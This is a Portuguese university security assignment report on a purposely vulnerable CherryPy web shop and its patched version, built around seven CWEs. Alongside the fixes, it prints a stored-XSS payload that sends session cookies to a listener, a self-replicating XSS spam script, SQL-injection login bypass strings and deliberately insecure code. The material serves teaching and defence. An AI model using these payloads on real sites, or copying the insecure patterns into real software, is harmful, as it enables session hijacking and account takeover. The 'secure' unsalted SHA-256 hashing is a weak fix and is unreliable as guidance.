

Assignment 1: Vulnerabilities in software products

Universidade de Aveiro

*Vulnerabilidades, Loja Online DETI, CherryPy,
SQL, HTML, CSS, JS*

David Palricas, Eduardo Alves , Inês Silva, João
Alcatrão, Mariana Silva



universidade
de aveiro

Assignment 1: Vulnerabilities in software products

Universidade de Aveiro

(108780) David Palricas
davidpalricas@ua.pt

(104179) Eduardo Alves
eduardoalves@ua.pt

(104322) Inês Silva
inesasilva@ua.pt

(76763) João Alcatrão
jalcatrao@ua.pt

(98392) Mariana Silva
marianabarbara@ua.pt

5 de novembro de 2023

Índice

1	Introdução	1
2	Introdução à Loja do Deti	2
3	Vulnerabilidades: CWEs	3
3.1	CWE-79	3
3.2	CWE-89	4
3.3	CWE-256	4
3.4	CWE-425	4
3.5	CWE-521	4
3.6	CWE-613	5
3.7	CWE-620	5
4	Implementação vs Mitigação	6
4.1	CWE-79	6
4.2	CWE-89	10
4.3	CWE-256	13
4.4	CWE-425	14
4.5	CWE-521	16
4.6	CWE-613	17
4.7	CWE-620	17
5	Conclusões	21

Capítulo 1

Introdução

No âmbito da disciplina de Segurança Informática e nas Organizações, concluímos o primeiro projeto: "Assignment 1: Vulnerabilities in software products", que é baseado na criação e desenvolvimento de uma loja online que se especializa na venda de Memorabilia (produtos para recordações) do Departamento de Eletrónica e Telecomunicações (DETI) da Universidade de Aveiro.

O webserver foi feito de raiz, excetuando o HTML que foi retirado de um template gratuito e manipulado com os elementos e IDs que quisémos. A interface, além de HTML, incorpora várias funções em Javascript puro, também feitas de raiz, para permitir a comunicação entre o utilizador e o servidor em si, que foi feito com CherryPy. Por sua vez, toda a comunicação com a base de dados, que fizémos em SQLite, é feita através do servidor. Em suma, o utilizador usufrui da aplicação a partir da interface através do browser, interagindo com elementos HTML como inputs e com o Javascript associado conforme a sua vontade. Para concretizar os pedidos do utilizador, a interface comunica com o servidor através de GETs e POSTs com os dados providenciados pelo utilizador de modo a possibilitar o uso de funcionalidades mais complexas, como a criação de conta, o respetivo login, a seleção de itens e o registo de dados de forma persistente na base de dados.

No entanto, o objetivo principal é desenvolver a aplicação da loja com vulnerabilidades escondidas, que não sejam aparentes ao utilizador comum, e que possam ser exploradas de forma a comprometer o sistema.

Analizamos, também, quais são as vulnerabilidades escondidas, como funcionam, como as evitar e criamos tanto uma aplicação vulnerável como a sua versão segura.

Para a realização deste projeto, utilizamos as ferramentas *CherryPy*, *SQL*, *HTML*, *CSS*, *JavaScript*, com o recurso a um template.

Capítulo 2

Introdução à Loja do Deti

Ao entrar na loja do Deti, o utilizador depara-se com uma secção de *Login* e Registo na plataforma. Se for a primeira visita do utilizador à plataforma, este deve registar-se com um nome de utilizador e uma palavra-passe, e de seguida poderá fazer o *Login* na loja. É de notar que as credenciais do utilizador serão armazenadas na base de dados para futuras visitas.

Ao dar *Login* no site, o utilizador poderá aceder a diversas páginas que se encontram na barra de navegação. Estas páginas são:

1. **Página inicial:** Apresenta o site ao utilizador e mostra artigos em destaque e as suas descrições.
2. **Loja:** Apresenta todos os artigos disponíveis para compra no nosso site com os respetivos preços e avaliação. Permite adicionar qualquer artigo ao carrinho, desde que haja em *stock*.
3. **Contactos:** Apresenta uma forma de contactar os donos da loja do DETI, permitindo esclarecer qualquer dúvida sobre a loja (a dúvida é guardada na base de dados, e é posteriormente mostrada nesta Página na secção 'Últimas mensagens dos nossos utilizadores' para os outros utilizadores poderem ver).
4. **Acerca:** Apresenta informação importante sobre o site e o seu funcionamento.
5. **Logout:** Permite que o utilizador volte à página de Login, terminado assim a sua sessão.
6. **Perfil:** Permite ao utilizador alterar a sua palavra-passe.
7. **Carrinho:** Apresenta os artigos que o utilizador adicionou até ao momento, a quantidade de cada artigo, o seu preço e o valor total da compra.

Capítulo 3

Vulnerabilidades: CWEs

3.1 CWE-79

CWE-79: *Improper Neutralization of Input During Web Page Generation*, também conhecido por "***Cross-site Scripting***" é uma das duas vulnerabilidades mandatórias deste projeto. Esta vulnerabilidade é perigosa e pode ser explorada quando o produto não neutraliza ou neutraliza de forma incorreta *inputs* controláveis pelo utilizador antes de estes serem incorporados na *página web* que será utilizada por outros utilizadores.

Estes ataques de *Cross-site Scripting* (XSS) ocorrem tipicamente quando:

1. Informação não confiável entra na aplicação *web*, tipicamente através de um *web request*.
2. A aplicação gera dinamicamente a página *web* com a informação não confiável.
3. Enquanto a página está a ser gerada, a aplicação não previne a informação inserida no site de ter conteúdo executável no *web browser*, tal como *JavaScript*, *HTML tags*, etc..
4. Um utilizador com pouco conhecimento, entra no site gerado pela página *web* que contém o conteúdo não confiável, e a página ativa o *script* malicioso que foi injetado com a informação não confiável.
5. Como o *script* malicioso vem da página *web* que foi enviada pelo servidor *web*, o *web browser* da vítima executa o *script* malicioso no contexto do domínio do servidor *web*.
6. Isto, viola a intenção do web browser *same-origin policy*, que informa que um *script* de um domínio não deve aceder a recursos ou correr código de um domínio diferente.

Há três tipos diferentes de ataques XSS: *Reflected XSS* (Não persistente), *Stored XSS* (persistente) e *DOM based XSS*.

3.2 CWE-89

CWE-89: *Improper Neutralization of Special Elements used in an SQL Command*, também conhecido por ***SQL Injection*** é a segunda vulnerabilidade mandatória neste projeto, sendo a primeira a CWE-79 (referida anteriormente). Esta vulnerabilidade é perigosa e pode ser explorada quando o produto constrói em parte ou na totalidade um comando SQL utilizando um *input* influenciado externamente através de um componente *upstream*, mas não neutraliza ou neutraliza de forma incorreta elementos especiais que podem modificar o comando SQL pretendido quando este for enviado para o componente *downstream*.

Mais especificamente, sem remoção suficiente ou citando sintaxe código SQL, em *inputs* utilizados pelos utilizadores do site, como por exemplo as caixas de entrada de texto na página de *login*. A *query* gerada pode causar que os *inputs* interpretem a informação como SQL em vez de informação normal de utilizador, podendo ser usada esta desvantagem para passar requisitos de segurança.

3.3 CWE-256

CWE-256: *Plaintext Storage of a Password*. Guardar uma palavra passe em texto simples não protege corretamente a informação privada dos utilizadores, isto pois as palavras-passes ficam totalmente desprotegidas na base de dados, logo se um possível atacante conseguir obter acesso à base de dados, terá acesso às palavras-passes de todos os utilizadores do site.

3.4 CWE-425

CWE-425: *Direct Request*, também conhecido como ***Forced Browsing*** é uma vulnerabilidade em que a aplicação *web* não impõe adequadamente a autorização para aceder a URLs, *scripts* ou ficheiros restritos. Ou seja, um atacante alterando um URL para uma página a que normalmente não teria acesso, consegue aceder na mesma a essa página. Por exemplo, alterar um URL para uma página de acesso exclusivo a moderadores e ter acesso à informação confidencial presente.

3.5 CWE-521

CWE-521: *Weak Password Requirements* é uma vulnerabilidade em que o site não requer que os utilizadores tenham palavras-passes fortes e difíceis de gerar através de tentativas de ataques como de *brute force* ou *dictionary attacks*. Ou seja, esta vulnerabilidade baseia-se no site não pedir aos utilizadores

que tenham requisitos para formar uma palavra-chave, tais como tamanho mínimo de caracteres, uso de caracteres especiais, símbolos e uso mínimo de letras maiúsculas e minúsculas.

3.6 CWE-613

CWE-613: *Insufficient Session Expiration* é uma vulnerabilidade na gestão de sessões. Ocorre quando um website permite a um possível atacante utilizar credenciais ou Ids de sessões antigas de um utilizador para autenticação no website (contornando assim o processo de Log-in).

3.7 CWE-620

CWE-620: *Unverified Password Change* é uma vulnerabilidade em que no site não haja como requisito de mudança de palavra-passe, o conhecimento da palavra-passe original ou de outro método de autenticação. Neste caso, caso um possível atacante consiga acesso a uma conta de um outro utilizador, poderá facilmente impedir o acesso do dono à mesma.

Capítulo 4

Implementação vs Mitigação

Iremos agora demonstrar como funcionam propriamente as vulnerabilidades que referimos previamente no contexto do site da nossa loja de Memorabilia do DETI e como podemos corrigir as falhas e desta forma mitigar/prevenir todas as situações de falhas de segurança.

4.1 CWE-79

De forma a demonstrar esta vulnerabilidade, no website não seguro, temos 4 *Stored XSS*.

No *Stored XSS*, a *app* armazena conteúdo perigoso na base de dados do webserver. Mais tarde, esse conteúdo malicioso é lido de volta para a aplicação e incluído em conteúdo dinâmico.

Um possível atacante pode tirar proveito da nossa opção de contactar a loja através de um fórum para levar avante este tipo de ataque, no nosso website inseguro.

Ao submeter uma questão, o atacante pode colocar um código HTML, desta maneira por exemplo:

Nome
ines

Assunto

Questão?
You have been hacked

Submeter

Figura 4.1: Submeter questão

Desta maneira, como não existe cuidado com a identificação de elementos HTML, quando a nossa página carregar o conteúdo dessa submissão e for processado, o *script* vai acontecer.



Figura 4.2: Questão submetida com scripts suspeitos

Uma forma de resolver este tipo de problema é detetar HTML tags e atuar sobre elas, fazendo a sua anulação não haverá nada a ser processado.

Versão insegura:

```
1 subject.innerHTML = '*' + response.result[i]["user"] + '*' + " wrote on "
  + "'" + response.result[i]["subject"] + "': "
2 subject.setAttribute("style", "color: lime")
3
4 var message = document.createElement("h5")
5 message.innerHTML = response.result[i]["comment"]
```

Versão segura:

```
1 subject.textContent = '*' + response.result[i][ "user" ] + '*' + " wrote on  
  "+" " + response.result[i][ "subject" ] + " ":"  
2 subject.setAttribute("style", "color: lime")  
3  
4 var message = document.createElement("h5")  
5 message.textContent = response.result[i][ "comment" ]
```

De forma a mostrar de maneira mais realista os perigos associados a esta vulnerabilidade, decidimos criar uma pequena aplicação: um servidor também em CherryPy (cujo código também será entregue como parte da versão insegura do projeto); que permite registar e imprimir certos inputs que recebe. Ora, esses inputs vão ser providenciados por um script XSS (stored) inserido como comentário (na página Contacts) por um agente malicioso. Presumindo que esse servidor CherryPy está na posse do agente malicioso, este pode inserir esse script como comentário para obter os IDs de sessão de qualquer utilizador que utilize o site e visite a página Contacts. O script segue-se na imagem abaixo:

Assunto

Script malicioso que envia a cookie para um site insidioso

Questão?

```
<img src onerror="this.src='http://127.0.0.1:20000/cookie_reader/?site='+window.location.href+'&cookie='+document.cookie;  
this.removeAttribute('onerror');">
```

Submiter

Figura 4.3: Comentário com texto em Javascript, que mais tarde vai ser interpretado não como texto, mas como elemento HTML e Javascript para quem o ler.

Como a página HTML da página Contacts tem no seu body um evento onload que invoca uma função javascript para obter do servidor (e esta da base de dados) todos os comentários feitos pelos utilizadores, e os carrega como elementos HTML na versão insegura (fazendo partido do atributo innerHTML dos headers que irão conter as mensagens dos utilizadores), o script malicioso é carregado logo ao início e envia informações da sessão da vítima para o servidor malicioso sem que ela se aperceba.

```
Cookies recebidas:  
Site: http://127.0.0.1:13000/contact      Cookie: session_id=d3d6d2f31cc4e6e2e3c8881a93a73739e472cbe9
```

Figura 4.4: ID de sessão desviada para servidor do agente malicioso através do Javascript injetado no comentário.

Com o ID da sessão da vítima, o agente malicioso pode usufruir das ferramentas de programador do seu browser para editar a sua sessão e igualá-lo ao ID furtado, para ganhar acesso à conta da vítima, podendo causar estragos imensos a ela.

Todo este possível pesadelo para qualquer potencial vítima pode ser facilmente evitado ao sanitizar o conteúdo que é carregado na página, nomeadamente tudo o que possa ser carregado como elemento HTML. Substituir qualquer instância de `innerHTML` no Javascript por `textContent` é uma maneira extremamente simples de o fazer. Escapar todos os caracteres que podem ser interpretados como HTML, como os caracteres `<`, `>`, `'`, `"`, `/` e outros também é uma possível solução, mas optámos pelo uso do `textContent`, por questões de simplicidade.

Este processo pode ser visualizador no vídeo providenciado, na vulnerabilidade 5 (começa sensivelmente em 4:55), que embora pretenda exemplificar sobretudo o perigo da vulnerabilidade CWE-613, é um clip que na verdade demonstra o perigo acumulado de duas vulnerabilidades distintas, a CWE-613 e a CWE-79.

Para terminar este capítulo, queremos também demonstrar que um agente malicioso não precisa de IDs de sessão das vítimas para causar danos à sua experiência com o servidor web. O script que se segue automaticamente preenche os inputs necessários à submissão de um comentário e submete-os automaticamente, replicando a mesma mensagem indefinidamente, o que pode tornar a experiência do utilizador muito dolorosa.

Nome
Alcatrao

Assunto
Mensagem que se replica

Questão?

```
function dor() {<img src onerror="document.getElementById('subject').value='Mensagem que se replica'">
<img src onerror="document.getElementById('message').value='Muita dor a fazer isto, que é bom'">
<img src onerror="document.getElementById('message').style.color='red'">
<img src onerror="document.getElementById('subject').style.color='lime'">
<img src onerror="document.getElementById('enviar').click()">
}
<img src onerror="dor()">
```

Submeter

Últimas mensagens dos nossos utilizadores

Alcatrao wrote on 'O que eu sofri':

Muita dor a fazer isto, que é bom

Alcatrao wrote on '':

Figura 4.5: Mensagem que se replica indefinidamente, o que para a vítima pode causar muita dor

No vídeo, este ataque pode ser visto no clip da vulnerabilidade 6, referente apenas a esta vulnerabilidade em particular, que começa sensivelmente em 6:05. Note-se que através das ferramentas do programador do browser, é possível ver os elementos HTML da página, incluindo inputs e IDs, o que permite fazer com facilidade este tipo de scripts para estragar a experiência do utilizador, poluir a base de dados e tornar o website inutilizável.

4.2 CWE-89

A vulnerabilidade **CWE-89 (SQL Injection)** é uma das vulnerabilidades mais exploradas no mundo. Na nossa loja de memorabilia do DETI, esta é explorada na fase de *Login* do site. Um atacante que pretenda aceder a uma conta de um outro utilizador, consegue fazê-lo sem o uso correto da palavra-passe definida por esse utilizador. Para isto, este deve colocar após o nome de utilizador que pretende hackear, a seguinte expressão (`'--//`) ou no caso de não ter um alvo em mente, usar (`' OR 1=1 --//`) para conseguir obter acesso ao primeiro membro da lista na base de dados, de seguida coloca qualquer valor no campo da palavra-passe e clica no botão de submeter, garantindo assim, o acesso à conta desejada.

Isto torna-se possível porque as credenciais de registos na plataforma dos utilizadores (entre muitas outras coisas), estão armazenadas na base de dados. O atacante ao escrever no login as credenciais maldosas, estas são comparadas aos valores que estão inseridos na base de dados. No entanto, se o website não estiver devidamente protegido contra esta vulnerabilidade, os valores inseridos pelo atacante são utilizados como parte de uma instrução SQL que permite obter

acesso a *queries* da base de dados que não lhe dizem respeito, e que retornam valores desejados pelo atacante que o permitem entrar no site sem ter credenciais válidas.

Abaixo segue-se um excerto de código da versão insegura do servidor para interagir com a base de dados, que não está sanitizada, e que permite criar queries de SQL que não eram supostas acontecerem.

Versão insegura:

```
1 db=sql.connect('base_dados.db')
2 result = db.execute("SELECT * FROM accounts WHERE username = '"+
    username+"' AND password = '"+password+"'") #insecure
3 linha = result.fetchone()
4 db.close()
```

The screenshot shows a web login interface with the following elements:

- A header bar with a gradient from light blue to white.
- A label "Nome de utilizador" in green text above a text input field.
- The text input field contains the SQL injection payload: `'OR 1=1 -- //`.
- A label "Palavra-passe" in green text above a password input field.
- The password input field contains a single black dot, indicating it is masked.
- A checkbox with the label "Check me out" in green text.
- Three buttons at the bottom: "Login" (highlighted with a dashed border), "Clear", and "Register", all in green text.

Figura 4.6: Tentativa de SQL Injection no website

A screenshot of a web application's login page. It features two input fields: 'Nome de utilizador' (Username) and 'Palavra-passe' (Password). The username field contains the text 'edu'--//', which is a SQL injection payload. The password field contains a single dot '.'. Below the fields are three buttons: 'Login' (highlighted with a black border), 'Clear', and 'Register'.

Figura 4.7: Tentativa de SQL Injection no website

Uma maneira muito simples de resolver este problema é usar prepared statements. Estes são uma forma segura de preparar as queries SQL desejadas, sem correr o risco de serem inseridas pelo meio outras queries inseguras que vão contra o propósito inicial da query.

Versão segura:

```
1 db=sql.connect('base_dados.db')
2 result = db.execute("SELECT * FROM accounts WHERE username = ?", (
    username,)) #secure
3 linha = result.fetchone()
4 db.close()
```




Figura 4.8: Não é possível entrar no website

Desta forma, deixa de ser possível um agente malicioso entrar no site sem ter credenciais válidas, e deixa de ser possível um utilizador malicioso fazer queries que não são aquelas que estaríamos a contar.

4.3 CWE-256


Esta vulnerabilidade acontece quando uma *password* é armazenada sem qualquer encriptação.

Se, porventura, acontecer um ataque à base de dados e a informação dos utilizadores ficar descoberta, todos os dados de autenticação serão conhecidos.

Na **versão insegura** não temos nenhuma função hash para encriptação, sendo guardadas na base de dados tal como foram inseridas:

```
1 @cherry.py.expose
2 def login(self, username, password):
3     #sem hash
```

A password inserida na base de dados vem diretamente do POST, e não passa por qualquer método de encriptação.




```
sqlite> select * from accounts;
7|Alcatrao|sofrimento|False
8|Joao|dor|False
9|edu|edu|False
10|david|hacker222|False
11|ines|asfmr810A 20t52|False
12|mariana|aaa|False
sqlite> _
```

Figura 4.9: Palavras passes são guardadas em plaintext

Na nossa **versão segura**, para proteger a passe dos nossos utilizadores é implementada uma função hash (SHA-256) para a encriptação das passwords.

```
1 @cherry.py.expose
2 def login(self, username, password):
3     #com hash
4     h = hashlib.sha256()
5     h.update(password.encode())
6     password = h.hexdigest()
```



```
sqlite> select * from accounts;
1|Alcatrao|da02125b5429a6cc640049dd2aab255f82b5765f34ea3b9fde255e194c1761a0|0
2|test|9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08|0
3|edu|e613bb442bf089c035920266fa19f94a0972c896f212eda804d265c3b3f0e3f9|0
5|Edu_Buceteiro1|5a608a9045d9ad8747586435ecf3292b6682aff542dfbc225065c60db74f16cd|0
6|davidchefedelas|fd121202ca0ea8eef42c50d3fc5b30680c60769aeabf2b1e7a80233fb5d2bc63|0
7|ines_sou_bue_dredd|6bf986830fd566ad0b4ba3cfa1abfea61fc7586ae4d130940c61b34ba561b2ea|0
8|MarianaSIO|85cd9b6843b76f6e3f625299ced5305a4d3bac83d8c7e2ee7977e517612a849c|0
```

Figura 4.10: Palavras passes são guardadas de forma encriptada

Desta forma, mesmo que estas hashes sejam expostas, não é possível um atacante entrar no site com as credenciais de outro utilizador, pois é quase im-

possível descriptar uma hash para ter o conteúdo original, que seria necessário introduzir para ter acesso ao site. Além disso, a palavra-passe original do utilizador fica segura. Note-se que, mesmo que um utilizador insira noutra website a mesma palavra-passe, mas com um carácter a mais, a hash que seria formada a partir desta nova palavra-passe seria totalmente diferente da anterior, pelo que os (maus) hábitos do utilizador não o comprometessem em mais que um website.

4.4 CWE-425

Esta vulnerabilidade ocorre quando uma aplicação web não impõe, de maneira adequada, a autorização de acesso a qualquer página que o necessite. Se esta falha for descoberta pode levar a ataques como é o caso do direct request.

Na nossa versão insegura, isto pode ser visto ao forçar o acesso na nossa página de Contacts por exemplo. Através de *forced browsing*, um atacante pode facilmente fazer um request e aceder à página em questão, sem necessitar de passar por todo o processo de login. Uma vez que URLs como /contact é um dos mais comuns em websites, a possibilidade de o request dar erro é baixa.

A solução para esta vulnerabilidade passa por verificar se o utilizador está autenticado e autorizado a aceder a essa página. Caso o utilizador ainda não tenha feito login na plataforma, sempre que ele tenta alterar o url para uma página que não tenha acesso, ele é automaticamente reenviado para a página de login (sem passar pela página que pretende).

Na nossa **versão insegura**: temos:

```
1 @cherry.py.expose
2 def index(self):
3     return open("Template/login.html")
4 @cherry.py.expose
5 def inicio(self):
6     return open("Template/index.html")
7 @cherry.py.expose
8 def about(self):
9     return open("Template/about.html")
10 @cherry.py.expose
11 def products(self):
12     return open("Template/shop.html")
13 @cherry.py.expose
14 def contact(self):
15     return open("Template/contact.html")
16 @cherry.py.expose
17 def cart(self):
18     return open("Template/cart.html")
19 @cherry.py.expose
20 def profile(self):
21     return open("Template/profile.html")
```

Ou seja, nesta versão, independentemente se o utilizador esteja logged in ou não, ele consegue aceder a qualquer página da plataforma através do seu URL.

Versão segura:

```

1 @cherry.py.expose
2     def index(self):
3         session = cherry.py.session
4         if 'username' in session:
5             return open("Template/index.html")
6         return open("Template/login.html")
7 @cherry.py.expose
8     def inicio(self):
9         raise cherry.py.HTTPRedirect("http://127.0.0.1:8080")
10 @cherry.py.expose
11     def about(self):
12         msg = json.loads (str(self.session_checker(), "utf8"))
13         print(msg)
14         if (msg['result'] != False):
15             return open("Template/about.html")
16         else:
17             raise cherry.py.HTTPRedirect("http://127.0.0.1:8080")
18 @cherry.py.expose
19     def products(self):
20         msg = json.loads (str(self.session_checker(), "utf8"))
21         print(msg)
22         if (msg['result'] != False):
23             return open("Template/shop.html")
24         else:
25             raise cherry.py.HTTPRedirect("http://127.0.0.1:8080")
26 @cherry.py.expose
27     def contact(self):
28         msg = json.loads (str(self.session_checker(), "utf8"))
29         print(msg)
30         if (msg['result'] != False):
31             return open("Template/contact.html")
32         else:
33             raise cherry.py.HTTPRedirect("http://127.0.0.1:8080")
34 @cherry.py.expose
35     def cart(self):
36         msg = json.loads (str(self.session_checker(), "utf8"))
37         print(msg)
38         if (msg['result'] != False):
39             return open("Template/cart.html")
40         else:
41             raise cherry.py.HTTPRedirect("http://127.0.0.1:8080")
42 @cherry.py.expose
43     def profile(self):
44         msg = json.loads (str(self.session_checker(), "utf8"))
45         print(msg)
46         if (msg['result'] != False):
47             return open("Template/profile.html")
48         else:
49             raise cherry.py.HTTPRedirect("http://127.0.0.1:8080")

```

Na versão segura do site, sempre que um utilizador não está logged in e tenta manipular o URL para aceder a páginas a que não deve ter acesso, este é automaticamente enviado para a página de Login. Isto ocorre porque implementámos uma função (session checker) que verifica se o utilizador tem uma sessão ativa no servidor. Se tiver, será conduzido até à página, e será apresentado o conteúdo correspondente ao seu user ID; uma variável única associada a cada

registro na base de dados, e que é devolvida quando faz login, processo no qual cria a sua sessão. Caso contrário, será conduzido para a página de Login.

4.5 CWE-521

Esta vulnerabilidade acontece quando o software não exige requisitos adequados para que os utilizadores definam as suas palavras-passe. Permitindo aos seus utilizadores, a criação de passwords fracas, o que logicamente vai tornar os ataques às contas dos utilizadores mais fáceis.

Algumas das passwords mais comuns pelo mundo, como 123456 ou password, conseguem ser descobertas por atacantes em menos de um segundo. Como podemos analisar no seguinte site de simulação de passwords seguras e inseguras: <https://www.security.org/how-secure-is-my-password/>

Na nossa versão insegura, quando um utilizador tem de escolher a sua palavra-passe, não lhe são exigidas nenhuma medidas de proteção. O que gera um problema tanto para o utilizador como para o website.

De maneira a combater isto na nossa versão segura, implementamos várias verificações de segurança às quais a palavra-passe do utilizador tem de corresponder, que foram:

1. A palavra-passe tem de ter no mínimo 12 caracteres e no máximo 500;
2. O nome de utilizador tem de ter no mínimo 10 caracteres e no máximo 30;
3. A palavra-passe tem de ter no mínimo uma letra maiúscula;
4. A palavra-passe tem de ter no mínimo uma letra minúscula;
5. A palavra-passe tem de ter no mínimo um carácter especial;

Na **versão segura**: temos:

```
1 if ((password.length >= 12 && password.length <= 500) && (
    utilizador.length >= 10 && utilizador.length <= 30)) {
2     if (password.match(/[a-z]/) && password.match(/[A-Z]/) &&
    password.match(/[0-9]/) && password.match(/[#*]/)) {
3         return true;
4     }
5     } else {
6         Utilizador()
7         restricoes()
8         return false;
9     }
```

É de notar que esta verificação é feita duas vezes na nossa versão segura: uma vez no browser, em que antes de ser formado o POST, uma função javascript da interface verifica primeiro se a password cumpre os requisitos; e uma segunda vez no servidor, em que antes de se fazer um query à base de dados, é verificado

se a password cumpre os requisitos mínimos. Se não cumprir em ambos os lados, o processo de autenticação falha.

4.6 CWE-613

A aplicação da vulnerabilidade CWE-613 na nossa loja do DETI é explorada através da utilização de IDs de sessões antigas, em que um atacante, ao extrair as cookies de um utilizador que já não está a utilizar o website, consegue importá-las para o seu PC/browser e usá-las para aceder à sessão da vítima, obtendo assim o acesso à conta pretendida. Isto torna-se extremamente perigoso, podendo permitir o acesso direto por parte de um atacante à conta da vítima e fazer compras com os seus fundos e escrever comentários de carácter suspeito em nome da mesma.

Na aplicação insegura, não há qualquer tipo de proteção contra este ataque; as cookies não expiram no tempo adequado, permitindo com que um atacante que tenha acesso a cookies antigas, possa importá-las na sua própria sessão.

No caso da aplicação segura, a inserção da seguinte linha de código:

```
1 "tools.sessions.persistent": False
```

na configuração do servidor CherryPy, faz com que a sessão do utilizador expire sempre que o browser é fechado, sendo assim impossível usar o ID de sessões de utilizadores que já terminaram de usar o website e que já fecharam o seu navegador, mesmo sem terem feito logout primeiro. Note-se que para levar este ataque para a frente, é preciso que o agente malicioso consiga acesso a essas cookies. No exemplo que demonstramos no vídeo, esse acesso é feito aproveitando uma vulnerabilidade já falada, a CWE-79.

4.7 CWE-620

No nosso site, esta vulnerabilidade ocorre na página do perfil do utilizador. É nesta página em que é dada a opção ao utilizador de alterar a sua palavra-passe atual para uma nova.

Na nossa versão insegura, não existem quaisquer requisitos para alterar a palavra-passe atual. Assim um possível atacante pode utilizar isto a seu favor entrando na conta de um dos nossos utilizadores e impedindo que este aceda à sua conta, alterando a sua palavra-passe sem quaisquer restrições.

A solução para este problema, passa pela implementação dos tais requisitos para alteração de palavra-passe. Na nossa versão de website seguro, implementamos como requisito, o utilizador ter de colocar a sua palavra-passe atual e só assim poderá alterar a sua palavra-passe antiga para uma nova.

Versão insegura:

```
1 @cherry.py.expose
2 def change_password(self, user_id, new_pw):
```

```

3
4         db=sql.connect('base_dados.db')
5         result = db.execute("SELECT * FROM accounts WHERE id = '%s'
6         " % user_id)      #not secure
7         linha = result.fetchone()
8         db.close()
9
10        if linha:
11
12            db = sql.connect('base_dados.db')
13            db.execute("UPDATE accounts SET password = ? WHERE
14            id = ?", (new_pw, user_id))
15            db.commit()
16            db.close()
17            return json.dumps({"result" : "Password alterada
18            com sucesso.", "status": True}).encode("utf-8")
19
20        else:
21            return json.dumps({"result" : "Erro: a conta n o existe.
22            ", "status": False}).encode("utf-8")

```

Versão segura:

```

1 @cherry.py.expose
2 def change_password(self, user_id, current_pw, new_pw):
3     if current_pw == new_pw:
4         return json.dumps({"result" : "Erro: a password a mesma.
5         ", "status": False}).encode("utf-8")
6     if not self.credentials_valid(new_pw, 'password'):
7         return json.dumps({"result" : "Erro: a password n o cumpre
8         os requisitos m nimos.", "status": False}).encode("utf-8")
9     db=sql.connect('base_dados.db')
10    result = db.execute("SELECT * FROM accounts WHERE id = ?",(
11    user_id,))      #secure
12    linha = result.fetchone()
13    db.close()
14    if linha:
15        #verificar se a password inserida no site corresponde
16        password guardada na base de dados
17        h = hashlib.sha256()
18        h.update(current_pw.encode())
19        password = h.hexdigest()
20        if password == linha[2]:
21            #fazer hash da nova password e inseri-la
22            h = hashlib.sha256()
23            h.update(new_pw.encode())
24            new_password = h.hexdigest()
25
26            db = sql.connect('base_dados.db')
27            db.execute("UPDATE accounts SET password = ? WHERE id =
28            ?", (new_password, user_id))
29            db.commit()
30            db.close()
31            return json.dumps({"result" : "Password alterada com
32            sucesso.", "status": True}).encode("utf-8")
33        else:
34            return json.dumps({"result" : "Erro: a password

```

```

29     inserida no campo de texto n o corresponde password atual."
30     , "status": False}).encode("utf-8")
    else:
        return json.dumps({"result" : "Erro: a conta n o existe.", "
        status": False}).encode("utf-8")

```

Note-se que nesta versão segura, no cliente, ainda se verifica se a palavra-passe nova bate certo com a confirmação da mesma, sendo que no servidor verifica-se o mesmo além da igualdade entre a palavra-passe atual inserida e a palavra-passe atual que se encontra na base de dados (e ainda se validam os requisitos mínimos, e ainda se faz a hash da palavra-passe nova antes de ser inserida na base de dados).




Figura 4.11: CWE-620: Versão insegura

